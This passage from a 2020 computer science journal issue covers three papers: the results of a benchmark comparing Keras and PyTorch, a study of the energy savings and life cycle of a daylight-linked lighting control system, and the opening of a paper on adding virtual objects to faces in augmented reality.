the experimental result and discussion are presented for each neural network type.

Feedforward Neural Networks. *MNIST* dataset was utilized to train and test the proposed FNN model for the sake of benchmarking the deep learning platforms on FNNs. *MNIST* consists of $\mathbf{60,000}$ training, and $\mathbf{10,000}$ test images. $\mathbf{20\%}$ of the training images were employed as the validation set which is necessary to update the weights and tune the model. *Keras* was found as more accurate than *PyTorch* on prediction accuracy as the experimental result is listed in Table 6. When it comes to training time, *Keras* was found about $\mathbf{3.8}$ times faster than *PyTorch*. For the testing time, *Keras* was found about $\mathbf{2.4}$ times faster than *PyTorch*. The calculated training and testing times of *Keras* and *PyTorch* for the proposed sample FNN model are presented in Figure 7. According to this experiment, it is safe to conclude that *Keras* is a better choice for the implementations of FNNs.

Table 6 The calculated prediction accuracy of *Keras* and *PyTorch* for the proposed sample FNN model

Platform	**Accuracy (%)**
Keras	97.24
PyTorch	96.69




Figure 7 The calculated training (left) and testing (right) times of *Keras* and *PyTorch* for the proposed sample FNN model

Convolutional Neural Networks. The *CIFAR-10* dataset was utilized to train and test the employed *VGG16* for the sake of benchmarking the deep learning platforms on CNNs. *CIFAR-10* consists of $\mathbf{50,000}$ training, and $\mathbf{10,000}$ test images. $\mathbf{20\%}$ of the training images were employed as the validation set which is necessary to update the weights and tune the model during backpropagation. *Keras* was found as more accurate than *PyTorch* on prediction accuracy as the experimental result is listed in Table 7. When it comes to training time, *Keras* was found about $\mathbf{1.9}$ times faster than *PyTorch*. For the testing time, *Keras* was found about $\mathbf{1.4}$ times faster than *PyTorch*. The calculated training and testing times of *Keras* and *PyTorch* for the employed *VGG16* are presented in Figure 8. Consequently, it is safe to conclude from this experiment that *Keras* was found as a better choice for the implementations of CNNs.

Table 7 The calculated prediction accuracy of *Keras* and *PyTorch* for the employed *VGG16*

Platform	**Accuracy (%)**
Keras	78.43
PyTorch	76.54




Figure 8 The calculated training (left) and testing (right) times of *Keras* and *PyTorch* for the employed *VGG16*

Recurrent Neural Networks. The *IMDb Movie Review* dataset was utilized to train and test the proposed sample LSTM model for the sake of benchmarking the deep learning platforms on RNNs. The *IMDb Movie Review* dataset consists of $\mathbf{25,000}$ movie reviews for training, and $\mathbf{25,000}$ movie reviews for testing, and only top (most frequent $\mathbf{5,000}$) words were kept. $\mathbf{20\%}$ of the training images, $\mathbf{5,000}$ movie reviews, were employed as the validation set. *PyTorch* was found as more accurate than *Keras* as the experimental result is listed in Table 8. When it comes to training time, *PyTorch* was found about $\mathbf{1.3}$ times faster than *Keras*. Unlike training, *Keras* was found about $\mathbf{1.6}$ times faster than *PyTorch* for testing. The calculated training and testing times of *Keras* and *PyTorch* for the proposed sample LSTM model are presented in Figure 9. According to this experiment, it is safe to conclude that *PyTorch* was found as a better choice for the implementations of RNNs as *Keras* was found better at only one of the evaluation metrics, which was the *testing time*.

Table 8 The calculated prediction accuracy of *Keras* and *PyTorch* for the proposed sample LSTM model

Platform	**Accuracy (%)**
Keras	85.83
PyTorch	87.08




Figure 9 The calculated training (left) and testing (right) times of *Keras* and *PyTorch* for the employed *VGG16*

5. Conclusion

Deep neural networks have proven their efficacy in many topics and their effectiveness is still being experimented on a wide range of topics thanks to the previous great success. Since there exist various highly-popular, state-of-the-art platforms for the implementation of deep neural networks, which one provides the best performance is a question that should be shed light on. To this end, five state-of-the-art deep neural network platforms, namely, (i) *Keras*, (ii) *PyTorch*, (iii) *Caffe*, (iv) *Theano*, and (v) *CNTK* were compared in this study. The two most popular of these platforms, namely, *Keras*, and *PyTorch*, were both quantitatively and qualitatively compared. For the quantitative comparison, models that were based on three widely-used deep neural network types, namely, (i) FNN, (ii) CNN, and (iii) RNN, were implemented using *Keras* and *PyTorch*. Three evaluation metrics, namely, (i) *training time*, (ii) *testing time*, and (iii) *prediction accuracy*, were used for the performance comparison of the deep neural network platforms. According to the experimental result, *Keras* was found as a better choice both accuracy-wise and time-wise compared to *PyTorch* for the models based on FNNs and CNNs. When it comes to models based on RNNs, while *PyTorch* provided better accuracy and required less time to train the model, *Keras* was found as faster than *PyTorch* for the testing of RNNs.

As future work, the proposed models can be employed on CPU to reveal their performances under CPU. Also, more deep neural network types and more deep neural network platforms can be included for the conducted experiments for a more comprehensive benchmark. In addition to this, the technical reasons behind the performance differences between the deep learning platforms can be further investigated by deeply investigating the implementations of these platforms. Finally, the qualities of deep neural network platforms can be evaluated with respect to distributed-execution.

References

[1] O. Russakovsky et al., "ImageNet Large Scale Visual Recognition Challenge," *Int. J. Comput. Vis.*, vol. 115, pp. 211–252, 2015, doi: 10.1007/s11263-015-0816-y.

[2] N. Brancati, G. De Pietro, M. Frucci, and D. Riccio, "A Deep Learning Approach for Breast Invasive Ductal Carcinoma Detection and Lymphoma Multi-Classification in Histological Images," *IEEE Access*, vol. 7, pp. 44709–44720, 2019, doi: 10.1109/ACCESS.2019.2908724.

[3] Y. Weng, F. Bell, H. Zheng, and G. Tur, "OCC: A Smart Reply System for Efficient In-App Communications," in *Proceedings of the 25th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining (KDD '19)*, 2019, pp. 1–8, doi: 10.1145/3292500.3330694.

[4] W. G. Hatcher and W. Yu, "A Survey of Deep Learning: Platforms, Applications and Emerging Research Trends," *IEEE Access*, vol. 6, pp. 24411–24432, 2018, doi: 10.1109/ACCESS.2018.2830661.

[5] X. W. Chen and X. Lin, "Big Data Deep Learning: Challenges and Perspectives," *IEEE Access*, vol. 2, pp. 514–525, 2014, doi: 10.1109/ACCESS.2014.2325029.

[6] N. D. Nguyen, T. Nguyen, and S. Nahavandi, "System Design Perspective for Human-Level Agents Using Deep Reinforcement Learning: A Survey," *IEEE Access*, vol. 5, pp. 27091–27102, 2017, doi: 10.1109/ACCESS.2017.2777827.

[7] A. Krizhevsky, I. Sutskever, and G. E. Hinton, "ImageNet Classification with Deep Convolutional Neural Networks," in *Proceedings of the 25th International Conference on*

Neural Information Processing Systems - Volume 1 (NIPS'12), 2012, pp. 1097–1105.

[8] M. Nielsen, "Neural Networks and Deep Learning," 2019. http://neuralnetworksanddeeplearning.com (accessed Sep. 03, 2020).

[9] N. Srivastava, G. Hinton, A. Krizhevsky, I. Sutskever, and R. Salakhutdinov, "Dropout: A simple way to prevent neural networks from overfitting," *J. Mach. Learn. Res.*, vol. 15, no. 1, pp. 1929–1958, 2014.

[10] V. Nair and G. E. Hinton, "Rectified Linear Units Improve Restricted Boltzmann Machines," in *Proceedings of the 27th International Conference on Machine Learning (ICML 2010)*, 2010, pp. 807–814.

[11] Y. LeCun, Y. Bengio, and G. Hinton, "Deep learning," *Nat. Methods*, vol. 521, pp. 436–444, 2015, doi: 10.1038/nmeth.3707.

[12] P. Goldsborough, "A Tour of TensorFlow," *arXiv Prepr.*, vol. 1610.01178, pp. 1–16, 2016.

[13] L. Rampasek and A. Goldenberg, "TensorFlow: Biology's Gateway to Deep Learning?," *Cell Syst.*, vol. 2, no. 1, pp. 12–14, 2016, doi: 10.1016/j.cels.2016.01.009.

[14] S. Ioffe and C. Szegedy, "Batch Normalization: Accelerating Deep Network Training by Reducing Internal Covariate Shift," in *Proceedings of the 32nd International Conference on Machine Learning (ICML 2015)*, 2015, pp. 448–456.

[15] F. Chollet, "Keras: the Python deep learning API," 2015. https://keras.io (accessed Sep. 03, 2020).

[16] A. Paszke et al., "PyTorch: An Imperative Style, High-Performance Deep Learning Library," in *Proceedings of the Thirty-third Conference on Neural Information Processing Systems (NIPS 2019)*, 2019, pp. 8026–8037.

[17] Y. Jia et al., "Caffe: Convolutional Architecture for Fast Feature Embedding," in *Proceedings of the 22nd ACM International Conference on Multimedia (MM 2014)*, 2014, pp. 675–678, doi: 10.1145/2647868.2654889.

[18] R. Al-Rfou, "Theano: A Python framework for fast computation of mathematical expressions," *arXiv Prepr.*, vol. 1605.02688, pp. 1–19, 2016.

[19] "The Microsoft Cognitive Toolkit," Microsoft, 2017. https://docs.microsoft.com/en-us/cognitive-toolkit/ (accessed Aug. 02, 2020).

[20] L. Liu, Y. Wu, W. Wei, W. Cao, S. Sahin, and Q. Zhang, "Benchmarking Deep Learning Frameworks: Design Considerations, Metrics and Beyond," in *Proceedings of the 2018 IEEE 38th International Conference on Distributed Computing Systems (ICDCS 2018)*, 2018, pp. 1258–1269, doi: 10.1109/ICDCS.2018.00125.

[21] M. Abadi et al., "TensorFlow: A System for Large-Scale Machine Learning," in *Proceedings of*

the 12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 2016), 2016, pp. 265–283.

[22] R. Collobert, K. Kavukcuoglu, and C. Farabet, "Torch7: A Matlab-like Environment for Machine Learning," in *Proceedings of the Twenty-fifth Conference on Neural Information Processing Systems (NIPS 2011)*, 2011, pp. 1–6.

[23] S. Bahrampour, N. Ramakrishnan, L. Schott, and M. Shah, "Comparative Study of Caffe, Neon, Theano, and Torch for Deep Learning," in *Proceedings of the 4th International Conference on Learning Representations (ICLR 2016)*, 2016, pp. 1–11, doi: 10.1227/01.NEU.0000297044.82035.57.

[24] "NervanaSystems/neon: Intel® NervanaTM reference deep learning framework committed to best performance on all hardware," Intel, 2015. https://github.com/NervanaSystems/neon (accessed Aug. 02, 2020).

[25] S. Shi, Q. Wang, P. Xu, and X. Chu, "Benchmarking State-of-the-Art Deep Learning Software Tools," in *Proceedings of the 2016 7th International Conference on Cloud Computing and Big Data (CCBD 2016)*, 2016, pp. 99–104, doi: 10.1109/CCBD.2016.029.

[26] S. Chintala, "Easy benchmarking of all publicly accessible implementations of convnets," 2017. https://github.com/soumith/convnet-benchmarks (accessed Aug. 02, 2020).

[27] M. Marcus, B. Santorini, and M. Marcinkiewicz, "Building a Large Annotated Corpus of English: The Penn Treebank," *Comput. Linguist.*, vol. 19, no. 2, pp. 313–330, 1993.

[28] A. Shatnawi, G. Al-Bdour, R. Al-Qurran, and M. Al-Ayyoub, "A Comparative Study of Open Source Deep Learning Frameworks," in *Proceedings of the 2018 9th International Conference on Information and Communication Systems (ICICS 2018)*, 2018, pp. 72–77, doi: 10.1109/IACS.2018.8355444.

[29] Y. LeCun, L. Bottou, Y. Bengio, and P. Haffner, "Gradient-based learning applied to document recognition," *Proc. IEEE*, vol. 86, no. 11, pp. 2278–2324, 1998, doi: 10.1109/5.726791.

[30] A. Krizhevsky, "Learning Multiple Layers of Features from Tiny Images," 2009. doi: 10.1.1.222.9220.

[31] V. Kovalev, A. Kalinovsky, and S. Kovalev, "Deep Learning with Theano, Torch, Caffe, TensorFlow, and Deeplearning4J: Which One Is the Best in Speed and Accuracy?," in *Proceedings of the 13th International Conference on Pattern Recognition and Information Processing (PRIP 2016)*, 2016, pp. 99–103.

[32] "Deeplearning4j: Deep Learning for Java," Konduit, 2020. https://deeplearning4j.org (accessed Aug. 02, 2020).

[33] "NVIDIA cuDNN," NVIDIA, 2020. https://developer.nvidia.com/cudnn (accessed Aug. 02, 2020).

[34] A. Vedaldi and K. Lenc, "MatConvNet: Convolutional Neural Networks for MATLAB," in

Proceedings of the 23rd ACM International Conference on Multimedia (MM'15), 2015, pp. 689–692.

[35] F. Chollet, Deep Learning with Python. Manning Publications, 2017.

[36] N. Ketkar, Deep Learning with Python. Springer, 2017.

[37] S. Chintala, "Roadmap for torch and pytorch," 2017. https://discuss.pytorch.org/t/roadmap-for-torch-and-pytorch/38/2 (accessed Aug. 02, 2020).

[38] B. Hayes, "Programming Languages Most Used and Recommended by Data Scientists," *Business Over Broadway*, 2019. https://businessoverbroadway.com/2019/01/13/programming-languages-most-used-and-recommended-by-data-scientists/ (accessed Aug. 02, 2020).

[39] "Caffe2 and PyTorch join forces to create a Research + Production platform PyTorch 1.0," 2018. https://caffe2.ai/blog/2018/05/02/Caffe2_PyTorch_1_0.html (accessed Aug. 02, 2020).

[40] T. E. Oliphant, A Guide to NumPy. Trelgol Publishing, 2006.

[41] Y. Bengio, "MILA and the future of Theano," 2017. https://groups.google.com/forum/#!msg/theano-users/7Poq8BZutbY/rNCIfvAEAwAJ (accessed Aug. 02, 2020).

[42] D. Yu et al., "An Introduction to Computational Networks and the Computational Network Toolkit," 2015. [Online]. Available: https://www.microsoft.com/en-us/research/wp-content/uploads/2014/08/CNTKBook-20160217.pdf.

[43] "CNTK v2.7 Release Notes," Microsoft Research, 2019. https://docs.microsoft.com/en-us/cognitive-toolkit/releasenotes/cntk_2_7_release_notes (accessed Aug. 02, 2020).

[44] "Google Trends," Google, 2020. https://trends.google.com/trends (accessed Aug. 02, 2020).

[45] "Colaboratory," Google, 2020. https://colab.research.google.com (accessed Sep. 03, 2020).

[46] O. Y. Al-Jarrah, P. D. Yoo, S. Muhaidat, G. K. Karagiannidis, and K. Taha, "Efficient Machine Learning for Big Data: A Review," *Big Data Res.*, vol. 2, no. 3, pp. 87–93, 2015, doi: 10.1016/j.bdr.2015.04.001.

[47] T. Condie, P. Mineiro, N. Polyzotis, and M. Weimer, "Machine learning on Big Data," in *Proceedings of the 2013 IEEE 29th International Conference on Data Engineering (ICDE 2013)*, 2013, pp. 1242–1244.

[48] D. C. Cireşan, U. Meier, L. M. Gambardella, and J. Schmidhuber, "Deep, Big, Simple Neural Nets for Handwritten Digit Recognition," *Neural Comput.*, vol. 22, no. 12, pp. 3207–3220, 2010, doi: 10.1162/NECO_a_00052.

[49] D. P. Kingma and J. L. Ba, "Adam: A Method for Stochastic Optimization," in *Proceeding of the 3rd International Conference on Learning Representations (ICLR 2015)*, 2015, pp. 1–15.

[50] H. Robbins and S. Monro, "A Stochastic Approximation Method," *Ann. Math. Stat.*, vol. 22, no. 3, pp. 400–407, 1951, doi: 10.1214/aoms/1177729586.

[51] K. Simonyan and A. Zisserman, "Very Deep Convolutional Networks for Large-Scale Image Recognition," *arXiv Prepr.*, pp. 1–14, 2014, [Online]. Available: http://arxiv.org/abs/1409.1556.

[52] H. Wang, Y. Zhang, and X. Yu, "An Overview of Image Caption Generation Methods," *Comput. Intell. Neurosci.*, vol. 2020, pp. 1–13, 2020, doi: 10.1155/2020/3062706.

[53] A. L. Maas, R. E. Daly, P. T. Pham, D. Huang, A. Y. Ng, and C. Potts, "Learning Word Vectors for Sentiment Analysis," 2011.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.773517

Energy Saving and Life Cycle Analysis of a Daylight-Linked Control System

Ceyda Aksoy Tırmıkçı[1], Cenk Yavuz[2]
[1] Corresponding Author; Sakarya University, Eng. Faculty Electrical and Electronics Eng. Dept., Esentepe Campus, 54187, Serdivan, Sakarya, Turkey; caksoy@sakarya.edu.tr; +90 264 2955632
[2] Sakarya University, Eng. Faculty Electrical and Electronics Eng. Dept., Esentepe Campus, 54187, Serdivan, Sakarya, Turkey; cyavuz@sakarya.edu.tr

Received 24 July 2020; Revised 5 October 2020; Accepted 5 October 2020; Published online 30 December 2020

Abstract

The main purpose of this work is to examine the environmental impact of a daylight-linked dimming lighting control system integrated in the Lighting Laboratory of Electrical and Electronics Engineering Department, Sakarya University. For this purpose, total annual energy savings and greenhouse gas emission savings is performed in terms of measured annual in operation data and calculated life cycle energy data. The results indicate that the system provides 1,519.55 kWh annual energy savings and spends 365.26 kWh life cycle energy. Assuming that life time of a lighting control system is ten years, annual energy spent by the control system is estimated 36.54 kWh/year. Total annual lighting energy savings, subtraction of estimated annual life cycle energy from measured annual energy savings, are calculated 1,483.01 kWh which is nearly 40% of total annual lighting energy consumption of the test room accordingly. In conclusion, it is established that emissions of the test room are reduced 2.71 tCO_2 annually by the lighting control system proposed in this work.

Keywords: daylight-adaptive systems, dimmable electronic ballasts, life cycle analysis, energy savings, greenhouse gas emission savings, climate change

1. Introduction

It is a fact that anthropogenic greenhouse gas emissions which have been proceeding at an unprecented rate since 1880 induced the past century's warming at a critical level between 0.8°C and 1.2°C [IPCC]. Today, the effects of this rising warming trend are noticeable indisputably in natural and human systems as heatwaves, frost free seasons, rising sea levels, wildfires, floods, droughts and a range of others. According to the climate models, it is possible to limit the warming less than 0.5°C, if all human activity related emissions are reduced to zero. It is vital to limit the warming to 1.5°C since risks are increasing dramatically in 2°C scenarios [1].

The buildings and building construction sectors have been growing rapidly in the last decade as a result of rising demands of modern world. The reports show that the sectors are responsible for 40% of total direct and indirect global energy related emissions, the major contributor of anthropogenic emissions [2]. Thus, mitigation of building related emissions is vital for limiting the warming at desired levels.

Artificial lighting makes a significant contribution to total energy consumption in the buildings after heating, air conditioning and ventilation. However, this contribution can be reduced to minimum or even to zero with the use of lighting control systems and LED technologies. Lighting control systems are investigated in three groups: daylight-linked lighting control systems, occupancy-based control schemes and timers [3]. Daylight-linked control systems are used to provide adequate lighting levels in buildings by switching on/off or dimming scenarios [4, 5]. Daylight-linked switching lighting control systems determine the switching on and off ranges of a particular zone between 100% on and 100% off conditions based on daylight availability. On the other hand, control systems with dimming scenarios determine the illuminance level of artificial lighting systems by dimmable electronic ballasts in reference to the level of available daylight. Switching based control systems are usually used in outdoor applications or used in indoor applications combined with dimmable electronic ballasts [6].

In current literature, there are many studies which investigate the energy savings by daylight-linked control systems. Chung et al. investigated artificial lighting energy savings of a Government building with dimmable electronic ballasts and measured 20% savings [7]. Guillemin et al. developed a daylight-linked lighting controller for a self-adaptive building and recorded 25% annual savings in lighting energy consumption [8]. Onaygil et al. integrated a daylight responsive lighting system in a building in İstanbul and saved 31% in lighting energy [9]. Atif et al. tested the energy performance of two different daylight-linked lighting control systems in two large atrium spaces. They established that dimming lighting control system saved 46% in lighting energy and switching control system provided 11%-%17 lighting energy savings [10]. Li et al. presented an experimental study to investigate the performance of daylight-linked lighting control systems installed in a school building. They recorded 19.8%-65.5% fractional lighting energy savings under various control scenarios [Li DHW et al. 2010]. Delvaeye et al. investigated energy savings of three different daylight-linked lighting control systems in a school building and monitored total annual lighting energy savings between 18% and 46% [11]. Demirbaş et.al. figured out that up to 45% of lighting energycan be saved and 11.4 kgCO_2/m^2 emission can be prevented just designing the offices to have a better daylight penetration and equip the artificial lighting with an automation system [12].

The objective of this study is to investigate the lighting energy saving potential and carbon footprint of a daylight-linked lighting control system integrated in the Lighting Laboratory of Electrical and Electronics Engineering Department, Sakarya University. The lighting control system is a dimming based system which controls lighting levels of 8 double parabolic mirror louver luminaries to provide recommended standard lighting conditions for a laboratory and an office room. The lighting conditions of the laboratory is monitored from 08:30 to 18:30 every day for a year by a data collection unit, Daqpro 5300. The measures for lighting energy savings are used to estimate greenhouse gas emission savings obtained by the laboratory considering the energy consumption for production and use phases of dimmable electronic ballasts of the lighting control system. The results indicate that the lighting control system examined in this work provides 1,483.01 kWh energy savings and 2.71 tCO_2 emissions savings every year.

2. Methodology

The test room, Lighting Laboratory, is a 36 m^2 room with one window oriented to the west located at 40 ° 74 ' North latitude and 30 ° 33 ' East longitude. The window of the room has a total area of 4.29 m^2 with an optimum height of 2.45 m [13]. The ceiling of the room is 2.85 m height and coloured in white with a reflection factor of 0.86. The walls and the floor are coloured in cream and brown with reflection factors 0.73 and 0.4 respectively. Artificial lighting system of the room are 8 double mirror louver luminaries positioned in three rows which has two fluorescent lamps with 4000 K of colour temperature and 5200 lm flux (Figure 1). All luminaries are connected to different dimmable electronic ballasts controlled by Osram DALI Basic RC lighting automation system. Lighting conditions of system are monitored by Daqpro 5300 and energy analysis of the room is performed by Janitza UMG 503. Monthly energy savings in lighting energy consumption of the test room is given in Table 1.




Figure 1 Artificial lighting of the test room

Table 1 Initial Results

Month	Savings (%)	Savings [kWh]
January	28.6	91.32
February	25.8	74.46
March	41.5	132.38
April	43.7	135.12
May	48.7	155.59
June	61.2	189.20
July	60.1	191.80
August	54.5	173.92
September	39.8	123.07
October	32.4	103.29
November	25.1	77.40
December	22.6	72.00

Table 1 shows that daylight-linked dimming control system integrated in the test room provides more than 40% savings in total annual lighting energy consumption. Literature review and the results of this work support the fact that benefiting from daylight in lighting systems reduces the energy consumption and energy related greenhouse gas emissions. However, electronic ballasts used in lighting control systems also have embodied energy and embodied greenhouse gas emissions due to their life cycle stages; fabrication, transportation, installation and use [14]. Bakri et al. proposed that 45.67 kWh energy is required to produce and use one electronic ballast by using primary energy sources, fossil fuels [15].

3. Results and Discussion

Annual energy savings in lighting energy consumption by the control system in this work is measured 1,519.55 kWh (Table 1). Life cycle energy of electronic ballasts of the control system is calculated 365.36 kWh. Assuming that life time of an electronic ballast is ten years, embodied energy of the control system is 36.54 kWh/year. Total annual lighting energy savings equals to subtraction of embodied energy of the control system from measured annual energy savings and calculated 1,483.01 kWh accordingly.

Table 2 indicates electricity generation and CO_2 emissions by primary energy sources of Turkey in 2018 [16]. According to Table 2, CO_2 emission factor, total energy based CO_2 emissions divided by total fossil fuel use for electricity generation, is 1.83 tCO_2/MWh.

Table 2 Electricity generation and CO_2 emissions by primary energy sources of Turkey in 2018

Energy source	Electricity generation [GWh]	CO_2 emissions [Mt]
Natural Gas	110,490.0	102.0
Coal	97,476.0	157.0
Oil	1,200.0	119.0

Energy and emission calculations show that the lighting control system investigated in this work saves 1,483.01 kWh lighting energy and 2.71 tCO_2 emissions every year. It is a fact that emission CO_2 factors of Turkey has a rising trend in the last decade due to the rapid rise in fossil fuel based energy demands [17]. Therefore, strict measures must be implemented to reduce energy consumption and energy based greenhouse gas emissions to meet the climate change goals. Retrofitting the lighting systems of office rooms and working places with daylight responsive control systems like the system examined in this paper can provide at least 11.03 TWh/year lighting energy savings and 20.2 $MtCO_2$/year emission savings, assuming that the control system saves 20% of total lighting energy consumption. However, life cycle stages of electronic ballasts have non-negligible damages on human health, ecosystem quality and resource depletion [15]. Therefore, the modern future world priority must be reducing energy consumption and then investing in advanced technologies for a sustainable future.

4. Conclusion

This work investigates greenhouse gas emission savings by a dimming lighting control system integrated in a laboratory of a public university, taking account of emissions released during the life cycle of system components. Total annual savings by the control system in lighting energy consumption is measured 1,519.55 kWh whereas total life time energy used by dimmable electronic ballasts is estimated 365.36 kWh. In conclusion total annual savings in lighting energy consumption and greenhouse gas emissions are calculated 1,483.01 kWh and 2.71 tCO_2 respectively. The obtained results show that daylight-linked control systems make a significant contribution to climate change goals with reasonable life cycle greenhouse emission values. Therefore, it is likely to propose that adapting lighting technologies is vital to improve the carbon footprint of buildings. However, this adaption must be carried out with political leadership to fight the coming climate crisis which is expected to have more destroying effects in the coming decades. In the near future, all actions to reduce/cut emissions in all sectors must be of top priority in order to limit warming to suggested temperatures for a sustainable future.

References

[1] B. M. Sanderson *et al*., “Community climate simulations to assess avoided impacts in 1.5 and 2 degree futures,” *Earth Syst. Dyn. Discuss*.; vol. 8, pp. 827-847, 2019.

[2] International Energy Agency. “Tracking Buildings,” OECD/IEA, Paris, France, 2020. [Online]. Available: https://www.iea.org, [Accesed: June 2020].

[3] M. A. ul Haq *et al*, “A review on lighting control technologies in commercial buildings, their performance and affecting factors,” *Renewable and Sustainable Energy Reviews*, vol. 33, pp. 268-279, 2014.

[4] L. Bellia *et al*, “Why are daylight-linked controls (DLCs) not so spread? A literature review,” *Building and Environment*, vol. 106, pp. 301-312, 2016.

[5] A. Williams *et al*., “Rubinstein Lighting controls in commercial buildings,” *LEUKOS – J Illum Eng Soc N Am*, vol. 8, pp. 161-180, 2012.

[6] D. H. W. Li *et al*., “An analysis of energy-efficient light fittings and lighting controls,” *Appl Energy*, vol. 87, pp. 558-567, 2010.

[7] T. M. Chung *et al*., “Office Lighting Retrofit Using Dimmable Electronic Ballasts and Occupancy Controls,” *HKIE Transactions*, vol. 8(3), pp. 8-15, 2001.

[8] N. Guillemin *et al*., “An innovative lighting controller integrated in a self-adaptive building control system,” *Energy and Buildings*, vol. 33(5), pp. 477-487, 2001.

[9] S. Onaygil *et al*., “Determination of the energy saving by daylight responsive lighting control systems with an example from İstanbul,” *Building and Environment*, vol. 38(7), pp. 973-977 2003.

[10] M. R. Atif *et al*., “Energy performance of daylight-linked automatic lighting control systems in large atrium spaces: report on two field-monitored case studies,” *Energy and Buildings*, vol. 35(5), pp. 441-461, 2003.

[11] R. Delvaeye *et al*., “Analysis of energy savings of three daylight control systems in a school building by means of monitoring,” *Energy and Buildings*, vol. 127, pp. 969-979, 2016.

[12] M. Demirbaş *et al*. “Investigation of Energy Saving Performance and Other Related Parameters of a Daylighting Scenario for an Industrial Building,” *Light&Engineering*, vol. 25(2), pp.51-55, 2017.

[13] International Energy Agency, “Daylight in buildings a source book on daylighting systems and components, A Report of IEA SHC Task 21/ECBCS Annex 29, 2000,” 2000. [Online]. Available: https://www.iea.org, [Accesed: July 2020] .

[14] C. Labuschagne *et al*., “Sustainable project life cycle management: the need to integrate life cycles in the manufacturing sector,” *Int J Project Manage*, vol. 23, pp. 159–168, 2005.

[15] S. N. S. B. Bakri *et al*., “Life cycle assessment of magnetic and electronic ballast for 36-W fluorescent lamp,” *Int J Life Cycle Assess*, 15:837–841, 2010.

[16] International Energy Agency, “Countries: Turkey,” 2020. [Online]. Available: https://www.iea.org, [Accesed: July 2020].

[17] Ministry of Energy and Natural Energy Sources, “Energy Balance Sheets (2019),” 2019. [Online]. Available: https://www.eigm.gov.tr, [Accessed May 2020].

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.730505

Adding Virtual Objects to Realtime Face Images; A Case Study in Augmented Reality

Çağla Ediz[1]
[1]Sakarya University, Department of Management Information Systems, Turkey; cediz@sakarya.edu.tr; +90 505 493 79 92

Received 1 May 2020; Revised 7 August 2020; Accepted 7 October 2020; Published online 30 December 2020

Abstract

Augmented reality applications related with faces such as make-up, hair design, wearing glasses are mostly prepared for entertainment purposes. Facilitating the preparation of augmented reality applications and more accurate analysis of real-world data in applications will enable these applications to be used more widely in different sectors such as R&D, education and marketing. In generally, the steps in image-based augmented reality applications can be listed as follows; detection of the targeted object, finding two reference points for each targeted object in 2D images, determining the boundaries of virtual object in its image and inserting the virtual object in real time. In this study, the problems that may be encountered in preparations of these augmented reality applications expected to be used more in the future are examined through a case study. Firstly, haar cascade classifiers, used to find different face areas, are compared and as a result of the comparison, it is decided to use eye haar cascade. Afterwards, rule-based approaches have been used to eliminate the wrong ones among the found eyes and to match the eyes of the same face. Then the position, size and angle of the virtual object to be added are calculated and it is added to the face using affine transformations. The problems encountered in augmented reality and algorithms used for problem solving are explained through the virtual hat application, but these simply prepared algorithms, can be used for different objects such as hair and glasses by changing the target points.

Keywords: augmented reality, image processing, affine transformation, opencv, virtual object, haar cascade.

Gerçek Zamanlı Yüz Görüntülerine Sanal Nesneler Eklenmesi; Artırılmış Gerçeklik Üzerine Bir Örnek Çalışma

Öz

